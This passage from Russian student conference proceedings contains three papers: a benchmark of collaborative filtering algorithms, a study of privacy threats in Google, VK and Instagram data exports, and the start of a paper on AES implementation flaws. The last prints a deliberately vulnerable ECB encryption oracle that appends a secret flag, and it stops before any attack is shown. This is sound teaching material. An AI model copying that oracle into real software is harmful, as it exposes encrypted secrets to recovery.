Аннотация. В данной работе проведено тестирование алгоритмов коллаборативной фильтрации. Наглядно продемонстрирована эффективность и скорость работы каждого алгоритма.

Ключевые слова: рекомендательные системы, коллаборативная фильтрация, Microsoft Recommenders.

Введение. В наши дни рекомендательные системы используются в интернет-коммерции для того, чтобы помочь пользователям выбрать подходящие товары. Такие системы значительно упрощают поиск релевантных продуктов и обогащают опыт пользователя. Рекомендательная система подбирает и предлагает пользователю релевантный контент, основываясь на своих знаниях о пользователе, контенте и взаимодействии пользователя и контента. На данный момент существует множество методов для формирования рекомендаций, но все они имеют свои преимущества и недостатки. [1, 2].

Постановка задачи. Необходимо проанализировать существующие методы построения рекомендательных систем, сравнить качество ранжирования и скорость работы алгоритмов коллаборативной фильтрации на одинаковом наборе данных.

Основная часть. Репозиторий Microsoft Recommenders представляет собой набор утилит Python с открытым исходным кодом и набор файлов Jupyter Notebook, которые помогают ускорить процесс разработки, оценки и развертывания рекомендательных систем. В репозитории показаны примеры того, как эффективно создавать, сравнивать и затем развертывать лучшее рекомендательное решение для данного сценария.

Вклад сообщества привел к появлению новых реализаций алгоритмов и примеров кода, охватывающих множество аспектов работы с алгоритмами рекомендаций. Репозиторий активно поддерживается и постоянно совершенствуется. Он находится в открытом доступе на GitHub под лицензией MIT [3].

В репозитории представлено 3 типа рекомендательных систем:

1. Коллаборативная фильтрация (collaborative filtering). Рекомендации генерируются на основании интересов других похожих пользователей, являются результатом «коллаборации» множества пользователей. Метод обеспечивает высокую точность. У классической реализации алгоритма есть один явный минус – он плохо применим на практике из-за квадратичной сложности [4].

2. Основанные на контенте (content-based). Рекомендации, основаны на свойствах пользователей и продуктов. Цель — создать «профиль» для каждого пользователя и каждого предмета. Данный метод сильно зависти от предметной области, но не имеет проблемы холодного старта [4].

3. Гибридные (hybrid). Рекомендации, основанные на объединении двух подходов. Объединение методов позволяет получить лучшие результаты [5].

В таблице 1 перечислены рекомендательные алгоритмы на основе коллаборативной фильтрации, доступные в настоящее время в репозитории.

Таблица 1

Алгоритмы машинного обучения

Алгоритм	Описание
Alternating Least Squares (ALS)	Алгоритм матричной факторизации для явной или неявной обратной связи в больших наборах данных, оптимизированный Spark MLlib для масштабируемости и возможностей распределенных вычислений
Cornac/Bayesian Personalized Ranking (BPR)	Алгоритм матричной факторизации для прогнозирования ранжирования элементов с неявной обратной связью
Cornac/Bilateral Variational Autoencoder (BiVAE)	Генеративная модель для диадических данных (например, взаимодействия пользователя с элементом)
FastAI Embedding Dot Bias (FAST)	Алгоритм общего назначения с встраиванием и предвзятостью для пользователей и элементов
LightGCN	Алгоритм глубокого обучения, который упрощает разработку GCN для прогнозирования неявной обратной связи
Neural Collaborative Filtering (NCF)	Алгоритм глубокого обучения с повышенной производительностью для неявной обратной связи
Simple Algorithm for Recommendation (SAR)*	Алгоритм на основе подобию для набора данных неявной обратной связи
Surprise/Singular Value Decomposition (SVD)	Алгоритм матричной факторизации для прогнозирования явной обратной связи рейтинга в не очень больших наборах данных

Тестирование. MovieLens dataset – один из наиболее распространенных наборов данных, используемых в литературе по системам рекомендаций. Набор данных состоит из набора пользователей, фильмов и рейтингов фильмов. Для тестирования выбран MovieLens 100k, который состоит из: 100 000 оценок от 943 пользователей на 1682 фильмах. Эти данные уже очищены – пользователи, которые имели менее 20 оценок были удалены из этого набора данных. Набор разделен на обучающие и тестовые наборы в соотношении 75 и 25 соответственно.

Каждый из алгоритмов имеет настраиваемые гиперпараметры. В исследовании использовались параметры с ресурса MyMediaLite [6]. Для уравнивания шансов на успех, длительность обучения ограничена пятнадцатью эпохами.

Чтобы выбрать из всего многообразия алгоритмов и подходов наилучший, необходимо уметь оценивать их качество количественно. Нам не очень важно, насколько точно модель предсказывает рейтинг или вероятность клика — от неё лишь требуется дать более релевантным товарам более высокие предсказания. Это значит, что модель должна правильно ранжировать (или сортировать) товары. Поэтому используем метрики: MAP, Precision (точность), Recall (полнота) и nDCG. Для ранжирования метрики выбран топ 10 рекомендаций.

Исследование проводилось на компьютере с процессором AMD Ryzen 7 2700 (8 ядер с частотой 3,2 GHz), объем оперативной памяти составлял 32 Гб, видеокарта в расчётах не участвовала. Результаты тестирования представлены в таблице 2.

Таблица 2

Результаты тестирования алгоритмов коллаборативной фильтрации

Алгоритм	Precision	Recall	MAP	nDCG	Скорость обучения, сек.	Скорость предсказания, сек.
ALS	0,048356	0,016783	0,004964	0,045957	12,03	0,05
SVD	0,091198	0,032783	0,012873	0,095930	3,77	13,00
SAR	0,333828	0,183179	0,113028	0,388321	0,32	0,06
NCF	0,308696	0,150274	0,082825	0,343622	39,81	3,37
FastAI	0,130329	0,053824	0,025503	0,147866	612,15	2,57
BPR	0,388229	0,212522	0,132478	0,441997	8,74	1,45
BiVAE	0,408590	0,217465	0,143611	0,471218	98,90	1,46
LightGCN	0,351856	0,189389	0,116124	0,404982	81,69	0,08

FastAI показал самый низкий результат по скорости обучения, при этом точность рекомендаций у него заметно ниже, чем у остальных. Алгоритм SVD оказался самым медленным по скорости предсказания. Поэтому данные алгоритмы были исключены из диаграмм (рисунки 1-3).




Рисунок 1 – Скорость обучения.




Рисунок 2 – Скорость предсказания.




Рисунок 3 – Качество ранжирования.

Закключение. Исследование показало, что алгоритм SAR хорошо подходит для первоначальной выборки результатов, так как обеспечивает хорошие показатели качества и скорости. Алгоритм BPR хорошо подходит для финальной стадии рекомендаций, потому что он является вторым по точности предсказаний, а время обучения модели и время получения результата рекомендаций для него намного меньше, чем у лидера по качеству BiVAE.

СПИСОК ЛИТЕРАТУРЫ

1. Прокачиваем интернет-магазин товарными рекомендациями [Электронный ресурс]. URL: <https://wiont.ru/blog/internet-magazin-tovarnye-rekomendatsii.html> (дата обращения: 21.12.20).
2. Фальк К., Рекомендательные системы на практике, ДМК Пресс – Москва, 2020.
3. Microsoft recommenders [Электронный ресурс]. URL: <https://github.com/microsoft/recommenders> (дата обращения: 05.07.21).
4. Курс «Прикладные задачи анализа данных» [Электронный ресурс]. URL: <https://www.coursera.org/lecture/data-analysis-applications/podkhody-k-postroeniuu-riekomindariel-nykhsistiem-XjnUQ> (дата обращения: 23.12.20).
5. Анатомия рекомендательных систем. [Электронный ресурс]. URL: <https://habr.com/ru/company/lanit/blog/420499/> (дата обращения: 21.12.20).
6. Experimental results for some example datasets. [Электронный ресурс]. URL: <http://mymedialite.net/examples/datasets.html> (дата обращения: 31.08.21).

EFFICIENCY OF COLLABORATIVE FILTERING ALGORITHMS

Annotation. In this paper, collaborative filtering algorithms are tested. The efficiency and speed of each algorithm is clearly demonstrated.

Keywords: recommendation systems, collaborative filtering, Microsoft Recommenders.

Kovalev I.Y.

Scientific adviser: Bondarenko V.I. Ph.D in Technical Science., associate professor
Donetsk National University
E-mail: kiy4.6692@gmail.com

УДК 004.056

УГРОЗЫ АВТОМАТИЗАЦИИ СБОРА И АНАЛИЗА ЛИЧНЫХ ДАННЫХ В СОЦИАЛЬНЫХ СЕТЯХ

Колесник Е.В.

*Научный руководитель: Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена угрозам, возникающим при автоматизированном сборе и анализе личных, конфиденциальных данных, в социальных сетях. В рамках работы проведено исследование запрашиваемых материалов, скорости их оформления и анализ полученных архивов.

Ключевые слова: угрозы автоматизации сбора личных данных, конфиденциальность данных в социальных сетях, анализ личных данных в социальных сетях, Instagram, Вконтакте, Google.

Какие данные собираются. Сразу можно сказать собирается всё. Всё что мы когда-либо получали отправляли искали никуда не исчезает, не удаляется. Всё автоматически собирается и анализируется. Что конкретно под этим «всё» имеется в виду рассмотрим на примерах Гугла, социальных сетей Инстаграм и Вконтакте.

Для того чтобы посмотреть какая информация на данный момент автоматически собрана и храниться на серверах Гугла можно запросить официальный архив «обо мне» от самой корпорации. Необходимо зайти в «Гугл Аккаунт», далее выбрать «Данные и конфиденциальность». После этого кликнуть на «Скачать данные» откуда нас перебросит в Гугл Архиватор где необходимо выбрать «Перейти к управлению экспортом» (рис. 1).




Рисунок 11 запрос официального архива «обо мне» от корпорации Гугл

Далее нам предстоит выбрать категории, данные которых о нас мы хотим получить. К этим категориям относятся: данные самого аккаунта, то есть данные о регистрации и статистике; группы, данные о контактах аккаунта; журнал доступа; диск – фотографии, видео и скриншоты, сохраненные в «Мой Диск» или компьютере; задачи, в том числе и завершённые; данные игровых сервисов Гугл Плей, что скачивалось, когда, «реакция»; данные переводчика; история местоположений; данные календаря; карты, их настройки и сохраненные места, так же данные об отмеченных местах и отзывы о них; данные связанного сервиса Класс, где будет информация о курсах, записях, выполненных заданиях и список учащихся из Класса; «Мои действия», данные о действиях, а также прикрепленные изображения и аудиофайлы; напоминания, созданные с помощью Гугл; категория «Новости» предоставляет данные о журналах, категориях и источниках, которыми вы интересуетесь; отчеты пользователей о кризисных ситуациях; подборки сохраненных ссылок (на места, изображения, веб-страницы и т. д.); покупки и бронирования, то есть информация о покупках и бронированиях, сделанных при помощи Поиска, Карт и Ассистента; почта - электронные письма и прикрепленные файлы из

исследуемого аккаунта Gmail в формате MBOX, а также пользовательские настройки из аккаунта Gmail в формате JSON; данные приложения Google Home - информация об устройствах, комнатах, домах и истории из приложения Google Home; профиль - настройки профиля Google и сохраненные в нем изображения; профиль компании в Google - все данные, связанные с бизнесом; Android Device Configuration Service - атрибуты устройства Android, данные о производительности, версии ПО и идентификаторы аккаунтов; Chrome - закладки, история и другие настройки Chrome; Fit - данные Google Fit, включая информацию о тренировках и сне, а также ежедневные показатели, например шаги и расстояние; Google Покупки - история заказов в Google Покупках, сведения о программах лояльности, адреса и отзывы; Google Фото - снимки и видео из Google Фото; Google Cloud Search - метаданные материалов, добавленные как часть процесса индексирования в Google Cloud Search, и данные о действиях пользователей в поиске; Google Keep - заметки и прикрепленные медиафайлы, которые хранятся в приложении; Google Pay - сохраненные в приложении Google Pay билеты, список действий с использованием номеров виртуальных счетов, история транзакций в сервисах Google (например, Google Play или YouTube), а также список переводов пользователям Google Pay; Google Play - данные об установках приложений, ваших оценках и заказах; Google Play Книги (авторы и названия книг, купленных или загруженных в этот сервис, а также заметки и закладки), Фильмы (настройки, сервисы, список просмотра и оценки); Hangouts - история чата и прикрепленные файлы; Pinpoint - данные из Pinpoint, включая загруженные файлы; Question Hub - действия в Question Hub (платформа для рынка знаний); Search Contributions - оценки, отзывы, комментарии и другие данные в Google Поиске; YouTube и YouTube Music - история просмотра и поиска, а также видео, комментарии и другой контент, созданный на YouTube и в YouTube Music. В зависимости от «старости» исследуемого аккаунта архив будет разного размера, так мой архив вместил более 20Гб.

Таким образом мы видим, что собирается действительно практически вся наша активность как в интернете «под аккаунтом», так и то, что мы делаем на устройствах. Зачем же и какие угрозы это нам несет? Только ли Гугл так тщательно собирает и хранит все «о нас»?

Зачем. Одной из первоначальных причин этого является улучшение нашего опыта, отслеживание того, как мы взаимодействуем с приложением, чтобы исправить ошибки и улучшить его работу. Но также это делается для рекламы, по сети можно найти не одну статью о продаже личных данных, третьи стороны могут быть связаны с компанией, которая занимается выпуском приложения, или же они могут просто платить за доступ к данным и конечно, для возможности, по запросу суда, сотрудничать с правоохранительными органами, то есть предоставлять им информацию необходимую для расследований. Стоит отметить, что последний пункт так сказать, снимает ответственность с корпорации за действия пользователей в сети.

Угрозы. Кража данных – это несанкционированное копирование или перенос информации за пределы вашего домена. Этот перенос может выполняться вручную тем, у которого есть доступ к ресурсам, или автоматически с помощью вредоносных программ в вашей сети. Например, данные могут быть украдены в результате взлома аккаунта или установки стороннего приложения, которое отправляет их за пределы домена.

Утечка данных – это несанкционированная передача данных деликатного характера за пределы домена. Она может выполняться по электронной почте, через Meet и Google Диск, с помощью групп или мобильных устройств [1]. Утечки могут возникать по причине как мошеннических, так и непреднамеренных действий, например, из-за

включения общего доступа к группам, выбора менее строгих настроек для Диска, взлома мобильных устройств или прикрепленных файлов в исходящих письмах.

Внутренняя угроза безопасности – это передача одобренным пользователем или администратором конфиденциальной собранной информации за пределы домена в мошеннических целях. К таким действиям может прибегнуть текущий или бывший сотрудник, подрядчик или партнер корпорации. При этом утечка данных может происходить с использованием взломанных мобильных устройств или путем отправки информации за пределы домена по электронной почте [1].

Злоумышленники собирают персональную информацию: номера документов, банковских карт и телефонов, имена родственников и домашних животных, место работы, планы на ближайшее будущее и многое другое что как мы уже увидели может быть доступно. С этими данными можно оформить поддельные документы, украсть деньги, устроить шантаж, получить доступ к другим аккаунтам в социальных сетях. Подумайте, как упростили им задачу такие корпорации как Гугл, которые хранят, систематизируют и «выдают» такую информацию о нас парой архивов. Всего то и нужно получить доступ к аккаунту, подать запрос и скачать, и вот о вас известно: где вы чаще всего бываете, что нравится и чем интересуетесь (что помогает при «подборах паролей»), что покупаете и история ваших денежных переводов (что показывает вашу платежеспособность), с кем и как часто вы общаетесь (так, например, можно выявить лиц, которые о вас беспокоятся и «готовы платить» сразу с их контактами) и конечно компрометирующая информация для шантажа, ведь особенно в последнее время все так озаботились «институтом репутации» и «культурой отмены» что при обнародовании информации интимного плана могут последовать увольнения, отстранения и другие неприятные последствия.

Другие. У Вконтакте так же недавно появилась подобная Гугловской архивации функция, предлагающая «Выгрузить данные о себе» и если Гугл позиционирует свои архивы как «резервную копию», то Вконтакте предлагает концепцию «прозрачности». Вот что они пишут в документации: «Мы хотим, чтобы Вы понимали, какие данные о Вас мы можем собирать, хранить или обрабатывать. У Вас есть возможность запросить архив данных о Вашем профиле ВКонтакте. Сейчас выгрузка работает в тестовом режиме, но мы прикладываем все усилия для совершенствования этой функции, чтобы Вам было проще получить необходимую информацию». Вконтакте говорит, что мы можем скачать данные о своём профиле в любой момент, независимо от страны проживания, что это максимально легко и безопасно, так как запрос архива нужно подтвердить с помощью одноразового кода, а уникальную ссылку для скачивания невозможно открыть из другого профиля, что можно добавить дополнительный уровень защиты — и зашифровать архив с помощью персонального ключа OpenPGP и что для безопасности он будет доступен для загрузки в течение ограниченного времени. Кричат о том, что это самый полный архив, предоставляют всю информацию, даже удалённую, однако обращают внимание, что любые материалы хранятся на платформе лишь в течение отведённого законодательством срока, какие молодцы.

Что входит в «самый полный архив» показано на рисунке 2.




Рисунок 2 составляющие архива от Вконтакте

Информации действительно исчерпывающе много. Но что если вас взломали, проследив, допустим, по истории активности, что в определенное время вы не в сети и не будете следить за приходящими сообщениями, не теряя времени запросили архив, который готовится примерно от трех часов, и в то время, когда вы наконец заметите происшедшее и вернете себе контроль над ситуацией злоумышленник уже получит заветную ссылку на скачивание, которая заметим приходит не СМСкой, не на почту, а просто личным сообщением от Администрации Вконтакте. То есть если раньше мы могли «накидать жалоб» чтобы страницу заморозили, и злоумышленник ничего не успел бы сделать или еще лучше при условии, что видим оповещение о входе, который не совершали, оперативно сменить пароль, до того, как это успеет сделать взломщик, то сейчас, как мне кажется работу «нечестным» пользователям сократили в разы.

Для подобного анализа собранных приложением Инстаграм данных необходимо заходить из приложения в «Настройки», далее «Безопасность» (рис.3).




Рисунок 3 доступ к данными Инстаграм

На рисунке 3 мы видим интересную картину (на карте масштаб приближения вплоть до дома), но по мимо этого, на первый взгляд, приложение не собирает ничего такого, ведь по умолчанию функции сохранения отключены. Но так ли это? Действительно ли это все что собрано? Вряд-ли, ведь сами разработчики говорит о том, что реклама – таргетированная, а для этого необходимо собирать и обрабатывать огромное количество данных. Инстаграм больше других приложений передает данные пользователей третьим лицам, именно к такому выводу пришли в компании pCloud, занимающейся кибербезопасностью. Эксперты пришли к выводу, что социальная сеть делится 79 процентами данных пользователей (рис. 4), в том числе историей просмотров и личной информацией, а также сведениями о покупках [2].

#	App	Purchases	Location	Contact Info	Contacts	User Content	Search History	Browsing History	Identifiers	Usage Data	Diagnostics	Sensitive Info	Financial Info	Health & Fitness	Other Data	% of personal data collected
1	Instagram	🛒	📍	👤	👤	📄	🔍	📄	📄	📄	⚙️	📄	📄	📄	📄	79%
2	Facebook	🛒	📍	👤	👤	📄	🔍	📄	📄	📄	⚙️	📄	📄	📄	📄	57%
3	LinkedIn	🛒	📍	👤	👤	📄	🔍	📄	📄	📄	⚙️	📄	📄	📄	📄	50%
4	Uber Eats	🛒	📍	👤	👤	📄	🔍	📄	📄	📄	⚙️	📄	📄	📄	📄	50%
5	Trainline	🛒	📍	👤	👤	📄	🔍	📄	📄	📄	⚙️	📄	📄	📄	📄	43%

Рисунок 4 результаты исследований компании pCloud

Приложения могут собирать и делиться чем угодно, от нашей личной информации и пользовательского контента, до истории поиска и просмотров, чтобы анализировать вас как «профиль» для себя и других приложений.

Компания pCloud также выделила приложения, которые собирают меньше всего данных или вообще этого не делают, основываясь на том, сколько данных приложения собирают в целом, для продажи, продажи вам и отслеживания ваших действий, то есть они определили, какие приложения являются наиболее безопасными для использования, чтобы обеспечить безопасность и конфиденциальность ваших данных: Skype, Microsoft Teams, Clubhouse, Netflix, Signal и Telegram.

Выводы. Подытожив, можно сказать, что аксиома – «Все что попало в интернет, там навсегда» в очередной раз подтвердилась. Так же проведенные исследования показали, что если вас действительно беспокоит конфиденциальность, то некоторые приложения, лучше просто не использовать, а некоторые тщательно настраивать, доходя в самых «потаянных» настроек так сказать прописанных «мелким шрифтом».

СПИСОК ЛИТЕРАТУРЫ

1. Типы угроз. [Электронный ресурс] – Режим доступа – URL: <https://support.google.com/a/answer/7492705?hl=ru> (дата обращения 05.02.2022).
2. Инвазивные приложения. [Электронный ресурс] – Режим доступа - /URL: <https://www.pcloud.com/ru/invasive-apps> (дата обращения 05.02.2022).

THREATS TO AUTOMATE COLLECTION AND ANALYSIS OF PERSONAL DATA IN SOCIAL NETWORKS

Annotation: the work is devoted to the threats arising from the automated collection and analysis of personal, confidential data in social networks. As part of the work, a study of the requested materials, the speed of their execution and analysis of the received archives was carried out.

Keywords: threats to automate the collection of personal data, privacy in social networks, analysis of personal data in social networks, Instagram, Vkontakte, Google.

Kolesnik Ekaterina

Scientific adviser: Babicheva M.V., senior Lecturer, Department of Radiophysics and Infocommunication Technologies of Donetsk National University.
Email: ketrinkilli@gmail.com

УДК 004.056

УЯЗВИМОСТИ AES

Колесников К.Д.

*Научный руководитель: Бабичева М.В., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена анализу построения AES, а также обзор и эксплуатация уязвимостей, появившихся в ходе некорректного программирования или использования алгоритма; были разработаны сценарии атак на уязвимые реализации; созданы программные реализации шифрования и проведено тестирование разработанных сценариев атак. Кроме того, рассмотрены методы шифрования их особенности, преимущества и недостатки, а также сфера применения.

Ключевые слова: AES, шифрование, эксплуатация, уязвимость.

Криптостойкость AES. Считается, что используемый в Advanced Encryption Standard ключ длиной в 128 бит – достаточно надежная защита против лобовой атаки, то есть с чисто математической точки зрения подобрать один правильный пароль из всех возможных – трудноосуществимая задача. Насколько сложно перебрать 128-битное пространство ключей? Кто-то подсчитал, что если вы превратите всю сеть майнинга биткойнов в ключ AES-128, то взломать ключ потребуется в сто раз больше возраста Вселенной. Несмотря даже на некоторые недостатки AES, взломать защищенную с помощью этого алгоритма информацию практически нереально.

Постановка задачи. Так как обычным перебором «взломать» AES практически невозможно, основной уязвимостью, как и в любых других сферах жизни, может быть человек. Если программист не знает, как устроен алгоритм, а иногда делает все «спустя рукава», то появляется вероятность допустить ошибку. Далее рассмотрим некоторые из возможных ошибок.

Выравнивание блока. Исходя из рисунка 1 можно увидеть, что разработчик захотел, чтобы блок для шифрования дополнялся до 16 байт. Однако уязвимостью данного алгоритма является тот факт, что в нем использовался изображенный на рисунке 2 режим шифрования ECB. ECB – самый простой режим, в котором каждый блок открытого текста шифруется с ключом независимо от других блоков.

```
def encrypt(plaintext):
    plaintext = bytes.fromhex(plaintext)

    padded = pad(plaintext + FLAG.encode(), 16)
    cipher = AES.new(KEY, AES.MODE_ECB)
    try:
        encrypted = cipher.encrypt(padded)
    except ValueError as e:
        return {"error": str(e)}

    return {"ciphertext": encrypted.hex() }
```

Рисунок 1. Алгоритм шифрования с выравниванием блока

